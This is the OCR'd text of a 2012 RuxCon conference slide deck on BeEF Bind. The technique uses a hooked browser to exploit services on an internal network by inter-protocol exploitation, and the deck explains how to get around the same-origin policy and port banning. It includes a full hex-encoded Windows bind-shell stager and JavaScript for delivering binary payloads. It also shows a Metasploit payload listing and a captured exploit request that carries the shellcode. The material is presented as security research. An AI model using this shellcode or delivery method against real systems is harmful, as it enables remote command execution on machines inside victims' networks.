PureHacking
Protecting Business Intelligence

Trustwave®
SpiderLabs®

Exploiting Internal Network Vulns via the Browser Using BeEF Bind

Michele Orru
Ty Miller

RuxCon 2012

About Us

Ty Miller

PureHacking

- CTO
- http://projectshellcode.com/
- "The Shellcode Lab" famous BlackHat training

About Us

Michele Orru

Trustwave SpiderLabs

- BeEF lead core developer
- Application Security researcher
- Ruby, Javascript and OpenBSD fan

About The Talk

- Current situation and traditional browser attack vectors
- BeEF and Inter-Protocol Exploitation
- The BeEF Bind shellcode
- How the shellcode delivery and exploitation works
- Demo fun, current limitations and...

Current situation

traditional browser attack vectors

- Aimed at compromise the browser itself, or plugins
- Sandboxes and exploit mitigation techniques make our life difficult
- 0-day browser exploits are extremely expensive (Grugq said :-)

Current situation

Browser vulnerability exploitation

- Is the victims web browser patched?
- Do you have $100k to spend on a single 0-day browser exploit?
- How many useful browser exploits are available?

Current situation


Browser plugin exploitation

- Is the plugin patched or vulnerable?
- How reliable are the plugin exploits?
  - some dependent upon browser version and plugin version
  - some dependent on exact plugin build version
  - most latest browsers don't leak anymore exact plugin info
- Java-based exploits (also for ROP chains) require user-intervention on many current browsers (i.e. Chrome)

Current situation

Cross Site Scripting


- Mis-understood, not patched, found in 90% of application pentests
- Full DOM manipulation
- SOP restrictions, additional HTTP headers restrictions, CSP
- In fact, alert(1) is the mostly used attack vector
- Oh, no sorry, also stealing cookies...



Current situation

traditional browser attack vectors

Internal server vulnerabilities are sitting there bored and lonely…



Idea flow

read top to bottom

Wade:
My IPEC research was cool, we should research further


Ty:
I developed a new staging shellcode that acts like a WebServer

Michele:
Awesome, let me do some research and lets port it to BeEF

The scary BeEF


changing browser attack vectors

- Imagine a framework like Metasploit, but for browser-based attacks
- Powerful platform for Client-side pwnage, XSS post-exploitation and generally victim browser security context abuse.
- The framework allows the penetration tester to select specific modules (in real-time) to target each browser, and therefore each context.



The scary BeEF

changing browser attack vectors



- Through a simple XSS or Phishing page, with BeEF we can hook victim browsers and control them entirely with Javascript
- No more alert(1) crap
- Features like ManInTheBrowser, Tunneling Proxy and remote exploits are all implemented in (relatively) simple Javascript

Revitalizing IPEC

Inter-Protocol Exploitation

- Back in 2006/2007 Wade Alcorn researched what he called Inter-Protocol exploitation
- Exploit 'tolerant' protocol implementations, which do not drop the client connection after N errors
- A properly encoded POST request can be sent to the target:
  - HTTP request headers are parsed as BAD COMMANDS
  - HTTP request body is parsed as VALID COMMANDS
  - HTTP request body also contains shellcode. FUN STARTS

Wade Alcorn [wade@ngssoftware.com]
5th March 2007

An NGSSoftware Insight Security Research (NISR) Publication

http://www.ngssoftware.com

Abstract

In October 2006, this author presented a paper exploring the threat of Inter-Protocol Communication. That is, the possibility of two different applications using two different protocols to meaningfully exchange commands and data. This paper extends that and other research to explore Inter-Protocol Exploitation. These findings demonstrate the practicality of encapsulating exploit code in one protocol to compromise a program which uses a different protocol.

Revitalizing IPEC

Inter-Protocol Exploitation: limitations

- Limitations:
  - SOP and cross-domain restrictions
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?

Revitalizing IPEC

Inter-Protocol Exploitation: solution 1

- Limitations:
  - SOP and cross-domain restrictions → On Firefox and WebKit we can still ‘blindly’ send data cross-domain.

    This is (usually) enough to pwn services.
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?

Revitalizing IPEC

Inter-Protocol Exploitation: solution 2


- Limitations:
  - SOP and cross-domain restrictions
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?

http://a.com:143/

FF: NS_ERROR_PORT_ACCESS_NOT_ALLOWED

Connection to various known port (22/25/143/993/995/etc..) denied.

On Firefox, an extension can override config options:



Revitalizing IPEC

Inter-Protocol Exploitation: solution 3

- Limitations:
  - SOP and cross-domain restrictions
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?

Lots of headers are automatically created by the browser (around 400 bytes). Most of them cannot be overridden, and cross-domain they are bigger.


We can override some of them:

```
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
```

Revitalizing IPEC

Inter-Protocol Exploitation: solution 4

- Limitations:
  - SOP and cross-domain restrictions
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?



The original IPEC paper was using:

Content-Type: multipart/form-data;

Our approach uses, to save space:

Content-Type: text/plain;

Revitalizing IPEC

Inter-Protocol Exploitation: solution 5

- Limitations:
  - SOP and cross-domain restrictions
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings

Not anymore, thanks to the BeEF Bind shellcode.

You have a bind shellcode which can be totally controlled through an hooked browser sitting in the same victim internal network.

- After exploitation, back to normal out-of-browser shells?

BeEF Bind shellcode


how it works

- Ty created a new staging shellcode, which we called BeEF Bind
- He was bored of reverse shells :D
  - stager -> 299 bytes (326 after bad-char encoding)
  - stage -> 792 bytes
- The stager sets up a bind port on 4444/TCP to accept an HTTP POST request containing the raw stage in a parameter called ‘cmd’.

```
var stager =
"\xba\x6a\x99\xf8\x25\xd9\xcc\xd9\x74\x24\xf4\x5e\x31\xc9" +
"\xb1\x4b\x83\xc6\x04\x31\x56\x11\x03\x56\x11\xe2\x9f\x65" +
"\x10\xac\x5f\x96\xe1\xcf\xd6\x73\xd0\xdd\x8c\xf0\x41\xd2" +
"\xc7\x55\x6a\x99\x85\x4d\xf9\xef\x01\x61\x4a\x45\x77\x4c" +
"\x4b\x6b\xb7\x02\x8f\xed\x4b\x59\xdc\xcd\x72\x92\x11\x0f" +
"\xb3\xcf\xda\x5d\x6c\x9b\x49\x72\x19\xd9\x51\x73\xcd\x55" +
"\xe9\x0b\x68\xa9\x9e\xa1\x73\xfa\x0f\xbd\x3b\xe2\x24\x99" +
"\x9b\x13\xe8\xf9\xe7\x5a\x85\xca\x9c\x5c\x4f\x03\x5d\x6f" +
"\xaf\xc8\x60\x5f\x22\x10\xa5\x58\xdd\x67\xdd\x9a\x60\x70" +
"\x26\xe0\xbe\xf5\xba\x42\x34\xad\x1e\x72\x99\x28\xd5\x78" +
"\x56\x3e\xb1\x9c\x69\x93\xca\x99\xe2\x12\x1c\x28\xb0\x30" +
"\xb8\x70\x62\x58\x99\xdc\xc5\x65\xf9\xb9\xba\xc3\x72\x2b" +
"\xae\x72\xd9\x24\x03\x49\xe1\xb4\x0b\xda\x92\x86\x94\x70" +
"\x3c\xab\x5d\x5f\xbb\xcc\x77\x27\x53\x33\x78\x58\x7a\xf0" +
"\x2c\x08\x14\xd1\x4c\xc3\xe4\xde\x98\x44\xb4\x70\x73\x25" +
"\x64\x31\x23\xcd\x6e\xbe\x1c\xed\x91\x14\x35\xdf\xb6\xc4" +
"\x52\x22\x48\xfa\xfe\xab\xae\x96\xee\xfd\x79\x0f\xcd\xd9" +
"\xb2\xa8\x2e\x08\xef\x61\xb9\x04\xe6\xb6\xc6\x94\x2d\x95" +
"\x6b\x3c\xa5\x6e\x60\xf9\xd4\x70\xad\xa9\x81\xe7\x3b\x38" +
"\xe0\x96\x3c\x11\x41\x58\xd3\x9a\xb5\x33\x93\xc9\xe6\xa9" +
"\x13\x86\x50\x8a\x47\xb3\x9f\x07\xee\xfd\x35\xa8\xa2\x51" +
"\x9e\xc0\x46\x8b\xe8\x4e\xb8\xfe\xbf\x18\x80\x97\xb8\x8b" +
"\xf3\x4d\x47\x15\x6f\x03\x23\x57\x1b\xd8\xed\x4c\x16\x5d" +
"\x37\x96\x26\x84";
```

BeEF Bind shellcode

how it works



- The stage sets up a bind port on 4444/TCP to accept HTTP POST requests from the web browser.
- Set of pipes to redirect the cmd.exe input and output. This allows to jump in the middle of the HTTP request and the cmd.exe process to implement the web server style functionality.
- The command result output is returned with the Access-Control-Allow-Origin: * header. After the stage is deployed, SOP is not a problem anymore.

BeEF Bind shellcode

how it works

The shellcode is also available as a

Metasploit module

BeEF Bind MSF Payload Module

```
msf exploit(handler) > search web_bind

Matching Modules
================

   Name                                      Disclosure Date  Rank    Description
   ----                                      ---------------  ----    -----------
   payload/windows/web_shell/web_bind_tcp                     normal  Web Bind Windows Command Shell


msf exploit(handler) > info payload/windows/web_shell/web_bind_tcp

       Name: Web Bind Windows Command Shell Stage (stager), Web Bind TCP Stager
     Module: payload/windows/web_shell/web_bind_tcp
    Version: 9179, 11421
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 299
       Rank: Normal

Provided by:
  Ty Miller

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Proxy web requests between a web browser and a shell., Spawn a piped
  command shell (staged) with an HTTP interface
```

BeEF Bind shellcode

how it works

Burp/OllyDbg

DEMO

```
msf exploit(handler) > search web_bind

Matching Modules
================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   payload/windows/web_shell/web_bind_tcp                       normal  Web Bind Windows Command Shell


msf exploit(handler) > info payload/windows/web_shell/web_bind_tcp

       Name: Web Bind Windows Command Shell Stage (stager), Web Bind TCP Stager
     Module: payload/windows/web_shell/web_bind_tcp
    Version: 9179, 11421
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 299
       Rank: Normal

Provided by:
  Ty Miller

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Proxy web requests between a web browser and a shell., Spawn a piped
  command shell (staged) with an HTTP interface
```

BeEF Bind shellcode

delivery and usage from within BeEF

- Shellcode is binary data
- Stager and Stage are delivered with XMLHttpRequest.sendAsBinary
- For Webkit browsers that don't support sendAsBinary, prototype overriding on XHR object.

```
XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
    function byteValue(x) {
        return x.charCodeAt(0) & 0xff;
    }
    var ords = Array.prototype.map.call(datastr, byteValue);
    var ui8a = new Uint8Array(ords);
    this.send(ui8a.buffer);
}
```

POST http://172.16.67.135:143/ 200 OK 14ms

Headers Post XML

Source

```
a001 LIST }B33FB33F°j™ø%ÙÌÙt$ô^lÉ†Kƒ£lVVâŸe¬ _—áÏÖsÐÝ©ðAÒÇUj™…MùïaJEwLKk·
